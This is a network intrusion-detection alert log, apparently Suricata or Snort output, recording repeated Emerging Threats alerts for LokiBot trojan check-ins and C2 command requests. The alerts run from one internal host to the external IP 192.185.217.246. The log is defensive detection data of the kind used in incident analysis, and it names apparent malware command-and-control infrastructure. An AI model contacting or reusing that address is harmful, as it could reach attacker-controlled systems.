11/22/21-15:35:01.569892	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50212	80	192.168.11.20	192.185.217.246
11/22/21-15:35:01.569892	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50212	80	192.168.11.20	192.185.217.246
11/22/21-15:35:01.569892	TCP	2025381	ET TROJAN LokiBot Checkin	50212	80	192.168.11.20	192.185.217.246
11/22/21-15:35:01.569892	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50212	80	192.168.11.20	192.185.217.246
11/22/21-15:35:02.493138	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50213	80	192.168.11.20	192.185.217.246
11/22/21-15:35:02.493138	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50213	80	192.168.11.20	192.185.217.246
11/22/21-15:35:02.493138	TCP	2025381	ET TROJAN LokiBot Checkin	50213	80	192.168.11.20	192.185.217.246
11/22/21-15:35:02.493138	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50213	80	192.168.11.20	192.185.217.246
11/22/21-15:35:03.298825	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50214	80	192.168.11.20	192.185.217.246
11/22/21-15:35:03.298825	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50214	80	192.168.11.20	192.185.217.246
11/22/21-15:35:03.298825	TCP	2025381	ET TROJAN LokiBot Checkin	50214	80	192.168.11.20	192.185.217.246
11/22/21-15:35:03.298825	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50214	80	192.168.11.20	192.185.217.246
11/22/21-15:35:04.305554	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50215	80	192.168.11.20	192.185.217.246
11/22/21-15:35:04.305554	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50215	80	192.168.11.20	192.185.217.246
11/22/21-15:35:04.305554	TCP	2025381	ET TROJAN LokiBot Checkin	50215	80	192.168.11.20	192.185.217.246
11/22/21-15:35:04.305554	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50215	80	192.168.11.20	192.185.217.246
11/22/21-15:35:05.151660	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50216	80	192.168.11.20	192.185.217.246
11/22/21-15:35:05.151660	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50216	80	192.168.11.20	192.185.217.246
11/22/21-15:35:05.151660	TCP	2025381	ET TROJAN LokiBot Checkin	50216	80	192.168.11.20	192.185.217.246
11/22/21-15:35:05.151660	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50216	80	192.168.11.20	192.185.217.246
11/22/21-15:35:05.915700	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50217	80	192.168.11.20	192.185.217.246
11/22/21-15:35:05.915700	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50217	80	192.168.11.20	192.185.217.246
11/22/21-15:35:05.915700	TCP	2025381	ET TROJAN LokiBot Checkin	50217	80	192.168.11.20	192.185.217.246
11/22/21-15:35:05.915700	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50217	80	192.168.11.20	192.185.217.246
11/22/21-15:35:06.713261	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50218	80	192.168.11.20	192.185.217.246
11/22/21-15:35:06.713261	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50218	80	192.168.11.20	192.185.217.246
11/22/21-15:35:06.713261	TCP	2025381	ET TROJAN LokiBot Checkin	50218	80	192.168.11.20	192.185.217.246
11/22/21-15:35:06.713261	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50218	80	192.168.11.20	192.185.217.246
11/22/21-15:35:07.580082	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50219	80	192.168.11.20	192.185.217.246
11/22/21-15:35:07.580082	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50219	80	192.168.11.20	192.185.217.246
11/22/21-15:35:07.580082	TCP	2025381	ET TROJAN LokiBot Checkin	50219	80	192.168.11.20	192.185.217.246
11/22/21-15:35:07.580082	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50219	80	192.168.11.20	192.185.217.246
11/22/21-15:35:08.312024	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50220	80	192.168.11.20	192.185.217.246
11/22/21-15:35:08.312024	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50220	80	192.168.11.20	192.185.217.246
11/22/21-15:35:08.312024	TCP	2025381	ET TROJAN LokiBot Checkin	50220	80	192.168.11.20	192.185.217.246
11/22/21-15:35:08.312024	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50220	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:35:09.116161	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50221	80	192.168.11.20	192.185.217.246
11/22/21-15:35:09.116161	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50221	80	192.168.11.20	192.185.217.246
11/22/21-15:35:09.116161	TCP	2025381	ET TROJAN LokiBot Checkin	50221	80	192.168.11.20	192.185.217.246
11/22/21-15:35:09.116161	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50221	80	192.168.11.20	192.185.217.246
11/22/21-15:35:09.947240	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50222	80	192.168.11.20	192.185.217.246
11/22/21-15:35:09.947240	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50222	80	192.168.11.20	192.185.217.246
11/22/21-15:35:09.947240	TCP	2025381	ET TROJAN LokiBot Checkin	50222	80	192.168.11.20	192.185.217.246
11/22/21-15:35:09.947240	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50222	80	192.168.11.20	192.185.217.246
11/22/21-15:35:10.776339	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50223	80	192.168.11.20	192.185.217.246
11/22/21-15:35:10.776339	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50223	80	192.168.11.20	192.185.217.246
11/22/21-15:35:10.776339	TCP	2025381	ET TROJAN LokiBot Checkin	50223	80	192.168.11.20	192.185.217.246
11/22/21-15:35:10.776339	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50223	80	192.168.11.20	192.185.217.246
11/22/21-15:35:11.582677	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50224	80	192.168.11.20	192.185.217.246
11/22/21-15:35:11.582677	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50224	80	192.168.11.20	192.185.217.246
11/22/21-15:35:11.582677	TCP	2025381	ET TROJAN LokiBot Checkin	50224	80	192.168.11.20	192.185.217.246
11/22/21-15:35:11.582677	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50224	80	192.168.11.20	192.185.217.246
11/22/21-15:35:12.417814	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50225	80	192.168.11.20	192.185.217.246
11/22/21-15:35:12.417814	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50225	80	192.168.11.20	192.185.217.246
11/22/21-15:35:12.417814	TCP	2025381	ET TROJAN LokiBot Checkin	50225	80	192.168.11.20	192.185.217.246
11/22/21-15:35:12.417814	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50225	80	192.168.11.20	192.185.217.246
11/22/21-15:35:13.245087	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50226	80	192.168.11.20	192.185.217.246
11/22/21-15:35:13.245087	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50226	80	192.168.11.20	192.185.217.246
11/22/21-15:35:13.245087	TCP	2025381	ET TROJAN LokiBot Checkin	50226	80	192.168.11.20	192.185.217.246
11/22/21-15:35:13.245087	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50226	80	192.168.11.20	192.185.217.246
11/22/21-15:35:13.987183	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50227	80	192.168.11.20	192.185.217.246
11/22/21-15:35:13.987183	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50227	80	192.168.11.20	192.185.217.246
11/22/21-15:35:13.987183	TCP	2025381	ET TROJAN LokiBot Checkin	50227	80	192.168.11.20	192.185.217.246
11/22/21-15:35:13.987183	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50227	80	192.168.11.20	192.185.217.246
11/22/21-15:35:14.888390	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50228	80	192.168.11.20	192.185.217.246
11/22/21-15:35:14.888390	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50228	80	192.168.11.20	192.185.217.246
11/22/21-15:35:14.888390	TCP	2025381	ET TROJAN LokiBot Checkin	50228	80	192.168.11.20	192.185.217.246
11/22/21-15:35:14.888390	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50228	80	192.168.11.20	192.185.217.246
11/22/21-15:35:15.739125	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50229	80	192.168.11.20	192.185.217.246
11/22/21-15:35:15.739125	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50229	80	192.168.11.20	192.185.217.246
11/22/21-15:35:15.739125	TCP	2025381	ET TROJAN LokiBot Checkin	50229	80	192.168.11.20	192.185.217.246
11/22/21-15:35:15.739125	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50229	80	192.168.11.20	192.185.217.246
11/22/21-15:35:16.560301	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50230	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:35:16.560301	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50230	80	192.168.11.20	192.185.217.246
11/22/21-15:35:16.560301	TCP	2025381	ET TROJAN LokiBot Checkin	50230	80	192.168.11.20	192.185.217.246
11/22/21-15:35:16.560301	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50230	80	192.168.11.20	192.185.217.246
11/22/21-15:35:17.390982	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50231	80	192.168.11.20	192.185.217.246
11/22/21-15:35:17.390982	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50231	80	192.168.11.20	192.185.217.246
11/22/21-15:35:17.390982	TCP	2025381	ET TROJAN LokiBot Checkin	50231	80	192.168.11.20	192.185.217.246
11/22/21-15:35:17.390982	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50231	80	192.168.11.20	192.185.217.246
11/22/21-15:35:18.210309	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50232	80	192.168.11.20	192.185.217.246
11/22/21-15:35:18.210309	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50232	80	192.168.11.20	192.185.217.246
11/22/21-15:35:18.210309	TCP	2025381	ET TROJAN LokiBot Checkin	50232	80	192.168.11.20	192.185.217.246
11/22/21-15:35:18.210309	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50232	80	192.168.11.20	192.185.217.246
11/22/21-15:35:19.046559	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50233	80	192.168.11.20	192.185.217.246
11/22/21-15:35:19.046559	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50233	80	192.168.11.20	192.185.217.246
11/22/21-15:35:19.046559	TCP	2025381	ET TROJAN LokiBot Checkin	50233	80	192.168.11.20	192.185.217.246
11/22/21-15:35:19.046559	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50233	80	192.168.11.20	192.185.217.246
11/22/21-15:35:19.904432	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50234	80	192.168.11.20	192.185.217.246
11/22/21-15:35:19.904432	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50234	80	192.168.11.20	192.185.217.246
11/22/21-15:35:19.904432	TCP	2025381	ET TROJAN LokiBot Checkin	50234	80	192.168.11.20	192.185.217.246
11/22/21-15:35:19.904432	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50234	80	192.168.11.20	192.185.217.246
11/22/21-15:35:20.763702	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50235	80	192.168.11.20	192.185.217.246
11/22/21-15:35:20.763702	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50235	80	192.168.11.20	192.185.217.246
11/22/21-15:35:20.763702	TCP	2025381	ET TROJAN LokiBot Checkin	50235	80	192.168.11.20	192.185.217.246
11/22/21-15:35:20.763702	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50235	80	192.168.11.20	192.185.217.246
11/22/21-15:35:21.572750	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50236	80	192.168.11.20	192.185.217.246
11/22/21-15:35:21.572750	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50236	80	192.168.11.20	192.185.217.246
11/22/21-15:35:21.572750	TCP	2025381	ET TROJAN LokiBot Checkin	50236	80	192.168.11.20	192.185.217.246
11/22/21-15:35:21.572750	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50236	80	192.168.11.20	192.185.217.246
11/22/21-15:35:22.311274	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50237	80	192.168.11.20	192.185.217.246
11/22/21-15:35:22.311274	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50237	80	192.168.11.20	192.185.217.246
11/22/21-15:35:22.311274	TCP	2025381	ET TROJAN LokiBot Checkin	50237	80	192.168.11.20	192.185.217.246
11/22/21-15:35:22.311274	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50237	80	192.168.11.20	192.185.217.246
11/22/21-15:35:23.160500	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50238	80	192.168.11.20	192.185.217.246
11/22/21-15:35:23.160500	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50238	80	192.168.11.20	192.185.217.246
11/22/21-15:35:23.160500	TCP	2025381	ET TROJAN LokiBot Checkin	50238	80	192.168.11.20	192.185.217.246
11/22/21-15:35:23.160500	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50238	80	192.168.11.20	192.185.217.246
11/22/21-15:35:23.983829	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50239	80	192.168.11.20	192.185.217.246
11/22/21-15:35:23.983829	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50239	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:35:23.983829	TCP	2025381	ET TROJAN LokiBot Checkin	50239	80	192.168.11.20	192.185.217.246
11/22/21-15:35:23.983829	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50239	80	192.168.11.20	192.185.217.246
11/22/21-15:35:24.772645	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50240	80	192.168.11.20	192.185.217.246
11/22/21-15:35:24.772645	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50240	80	192.168.11.20	192.185.217.246
11/22/21-15:35:24.772645	TCP	2025381	ET TROJAN LokiBot Checkin	50240	80	192.168.11.20	192.185.217.246
11/22/21-15:35:24.772645	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50240	80	192.168.11.20	192.185.217.246
11/22/21-15:35:25.618438	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50241	80	192.168.11.20	192.185.217.246
11/22/21-15:35:25.618438	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50241	80	192.168.11.20	192.185.217.246
11/22/21-15:35:25.618438	TCP	2025381	ET TROJAN LokiBot Checkin	50241	80	192.168.11.20	192.185.217.246
11/22/21-15:35:25.618438	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50241	80	192.168.11.20	192.185.217.246
11/22/21-15:35:26.515056	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50242	80	192.168.11.20	192.185.217.246
11/22/21-15:35:26.515056	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50242	80	192.168.11.20	192.185.217.246
11/22/21-15:35:26.515056	TCP	2025381	ET TROJAN LokiBot Checkin	50242	80	192.168.11.20	192.185.217.246
11/22/21-15:35:26.515056	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50242	80	192.168.11.20	192.185.217.246
11/22/21-15:35:27.319575	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50243	80	192.168.11.20	192.185.217.246
11/22/21-15:35:27.319575	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50243	80	192.168.11.20	192.185.217.246
11/22/21-15:35:27.319575	TCP	2025381	ET TROJAN LokiBot Checkin	50243	80	192.168.11.20	192.185.217.246
11/22/21-15:35:27.319575	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50243	80	192.168.11.20	192.185.217.246
11/22/21-15:35:28.157022	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50244	80	192.168.11.20	192.185.217.246
11/22/21-15:35:28.157022	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50244	80	192.168.11.20	192.185.217.246
11/22/21-15:35:28.157022	TCP	2025381	ET TROJAN LokiBot Checkin	50244	80	192.168.11.20	192.185.217.246
11/22/21-15:35:28.157022	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50244	80	192.168.11.20	192.185.217.246
11/22/21-15:35:28.946258	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50245	80	192.168.11.20	192.185.217.246
11/22/21-15:35:28.946258	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50245	80	192.168.11.20	192.185.217.246
11/22/21-15:35:28.946258	TCP	2025381	ET TROJAN LokiBot Checkin	50245	80	192.168.11.20	192.185.217.246
11/22/21-15:35:28.946258	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50245	80	192.168.11.20	192.185.217.246
11/22/21-15:35:29.845433	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50246	80	192.168.11.20	192.185.217.246
11/22/21-15:35:29.845433	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50246	80	192.168.11.20	192.185.217.246
11/22/21-15:35:29.845433	TCP	2025381	ET TROJAN LokiBot Checkin	50246	80	192.168.11.20	192.185.217.246
11/22/21-15:35:29.845433	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50246	80	192.168.11.20	192.185.217.246
11/22/21-15:35:30.601769	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50247	80	192.168.11.20	192.185.217.246
11/22/21-15:35:30.601769	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50247	80	192.168.11.20	192.185.217.246
11/22/21-15:35:30.601769	TCP	2025381	ET TROJAN LokiBot Checkin	50247	80	192.168.11.20	192.185.217.246
11/22/21-15:35:30.601769	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50247	80	192.168.11.20	192.185.217.246
11/22/21-15:35:31.401409	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50248	80	192.168.11.20	192.185.217.246
11/22/21-15:35:31.401409	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50248	80	192.168.11.20	192.185.217.246
11/22/21-15:35:31.401409	TCP	2025381	ET TROJAN LokiBot Checkin	50248	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:35:31.401409	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50248	80	192.168.11.20	192.185.217.246
11/22/21-15:35:32.222297	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50249	80	192.168.11.20	192.185.217.246
11/22/21-15:35:32.222297	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50249	80	192.168.11.20	192.185.217.246
11/22/21-15:35:32.222297	TCP	2025381	ET TROJAN LokiBot Checkin	50249	80	192.168.11.20	192.185.217.246
11/22/21-15:35:32.222297	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50249	80	192.168.11.20	192.185.217.246
11/22/21-15:35:33.027293	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50250	80	192.168.11.20	192.185.217.246
11/22/21-15:35:33.027293	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50250	80	192.168.11.20	192.185.217.246
11/22/21-15:35:33.027293	TCP	2025381	ET TROJAN LokiBot Checkin	50250	80	192.168.11.20	192.185.217.246
11/22/21-15:35:33.027293	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50250	80	192.168.11.20	192.185.217.246
11/22/21-15:35:33.875221	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50251	80	192.168.11.20	192.185.217.246
11/22/21-15:35:33.875221	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50251	80	192.168.11.20	192.185.217.246
11/22/21-15:35:33.875221	TCP	2025381	ET TROJAN LokiBot Checkin	50251	80	192.168.11.20	192.185.217.246
11/22/21-15:35:33.875221	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50251	80	192.168.11.20	192.185.217.246
11/22/21-15:35:34.680892	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50252	80	192.168.11.20	192.185.217.246
11/22/21-15:35:34.680892	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50252	80	192.168.11.20	192.185.217.246
11/22/21-15:35:34.680892	TCP	2025381	ET TROJAN LokiBot Checkin	50252	80	192.168.11.20	192.185.217.246
11/22/21-15:35:34.680892	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50252	80	192.168.11.20	192.185.217.246
11/22/21-15:35:35.511952	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50253	80	192.168.11.20	192.185.217.246
11/22/21-15:35:35.511952	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50253	80	192.168.11.20	192.185.217.246
11/22/21-15:35:35.511952	TCP	2025381	ET TROJAN LokiBot Checkin	50253	80	192.168.11.20	192.185.217.246
11/22/21-15:35:35.511952	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50253	80	192.168.11.20	192.185.217.246
11/22/21-15:35:36.323395	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50254	80	192.168.11.20	192.185.217.246
11/22/21-15:35:36.323395	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50254	80	192.168.11.20	192.185.217.246
11/22/21-15:35:36.323395	TCP	2025381	ET TROJAN LokiBot Checkin	50254	80	192.168.11.20	192.185.217.246
11/22/21-15:35:36.323395	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50254	80	192.168.11.20	192.185.217.246
11/22/21-15:35:37.142483	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50255	80	192.168.11.20	192.185.217.246
11/22/21-15:35:37.142483	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50255	80	192.168.11.20	192.185.217.246
11/22/21-15:35:37.142483	TCP	2025381	ET TROJAN LokiBot Checkin	50255	80	192.168.11.20	192.185.217.246
11/22/21-15:35:37.142483	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50255	80	192.168.11.20	192.185.217.246
11/22/21-15:35:37.994775	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50256	80	192.168.11.20	192.185.217.246
11/22/21-15:35:37.994775	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50256	80	192.168.11.20	192.185.217.246
11/22/21-15:35:37.994775	TCP	2025381	ET TROJAN LokiBot Checkin	50256	80	192.168.11.20	192.185.217.246
11/22/21-15:35:37.994775	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50256	80	192.168.11.20	192.185.217.246
11/22/21-15:35:38.758701	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50257	80	192.168.11.20	192.185.217.246
11/22/21-15:35:38.758701	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50257	80	192.168.11.20	192.185.217.246
11/22/21-15:35:38.758701	TCP	2025381	ET TROJAN LokiBot Checkin	50257	80	192.168.11.20	192.185.217.246
11/22/21-15:35:38.758701	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50257	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:35:39.603242	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50258	80	192.168.11.20	192.185.217.246
11/22/21-15:35:39.603242	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50258	80	192.168.11.20	192.185.217.246
11/22/21-15:35:39.603242	TCP	2025381	ET TROJAN LokiBot Checkin	50258	80	192.168.11.20	192.185.217.246
11/22/21-15:35:39.603242	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50258	80	192.168.11.20	192.185.217.246
11/22/21-15:35:40.475305	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50259	80	192.168.11.20	192.185.217.246
11/22/21-15:35:40.475305	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50259	80	192.168.11.20	192.185.217.246
11/22/21-15:35:40.475305	TCP	2025381	ET TROJAN LokiBot Checkin	50259	80	192.168.11.20	192.185.217.246
11/22/21-15:35:40.475305	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50259	80	192.168.11.20	192.185.217.246
11/22/21-15:35:41.323997	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50260	80	192.168.11.20	192.185.217.246
11/22/21-15:35:41.323997	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50260	80	192.168.11.20	192.185.217.246
11/22/21-15:35:41.323997	TCP	2025381	ET TROJAN LokiBot Checkin	50260	80	192.168.11.20	192.185.217.246
11/22/21-15:35:41.323997	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50260	80	192.168.11.20	192.185.217.246
11/22/21-15:35:42.232831	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50261	80	192.168.11.20	192.185.217.246
11/22/21-15:35:42.232831	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50261	80	192.168.11.20	192.185.217.246
11/22/21-15:35:42.232831	TCP	2025381	ET TROJAN LokiBot Checkin	50261	80	192.168.11.20	192.185.217.246
11/22/21-15:35:42.232831	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50261	80	192.168.11.20	192.185.217.246
11/22/21-15:35:43.108358	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50262	80	192.168.11.20	192.185.217.246
11/22/21-15:35:43.108358	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50262	80	192.168.11.20	192.185.217.246
11/22/21-15:35:43.108358	TCP	2025381	ET TROJAN LokiBot Checkin	50262	80	192.168.11.20	192.185.217.246
11/22/21-15:35:43.108358	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50262	80	192.168.11.20	192.185.217.246
11/22/21-15:35:44.005205	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50263	80	192.168.11.20	192.185.217.246
11/22/21-15:35:44.005205	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50263	80	192.168.11.20	192.185.217.246
11/22/21-15:35:44.005205	TCP	2025381	ET TROJAN LokiBot Checkin	50263	80	192.168.11.20	192.185.217.246
11/22/21-15:35:44.005205	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50263	80	192.168.11.20	192.185.217.246
11/22/21-15:35:44.855863	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50264	80	192.168.11.20	192.185.217.246
11/22/21-15:35:44.855863	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50264	80	192.168.11.20	192.185.217.246
11/22/21-15:35:44.855863	TCP	2025381	ET TROJAN LokiBot Checkin	50264	80	192.168.11.20	192.185.217.246
11/22/21-15:35:44.855863	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50264	80	192.168.11.20	192.185.217.246
11/22/21-15:35:45.811045	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50265	80	192.168.11.20	192.185.217.246
11/22/21-15:35:45.811045	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50265	80	192.168.11.20	192.185.217.246
11/22/21-15:35:45.811045	TCP	2025381	ET TROJAN LokiBot Checkin	50265	80	192.168.11.20	192.185.217.246
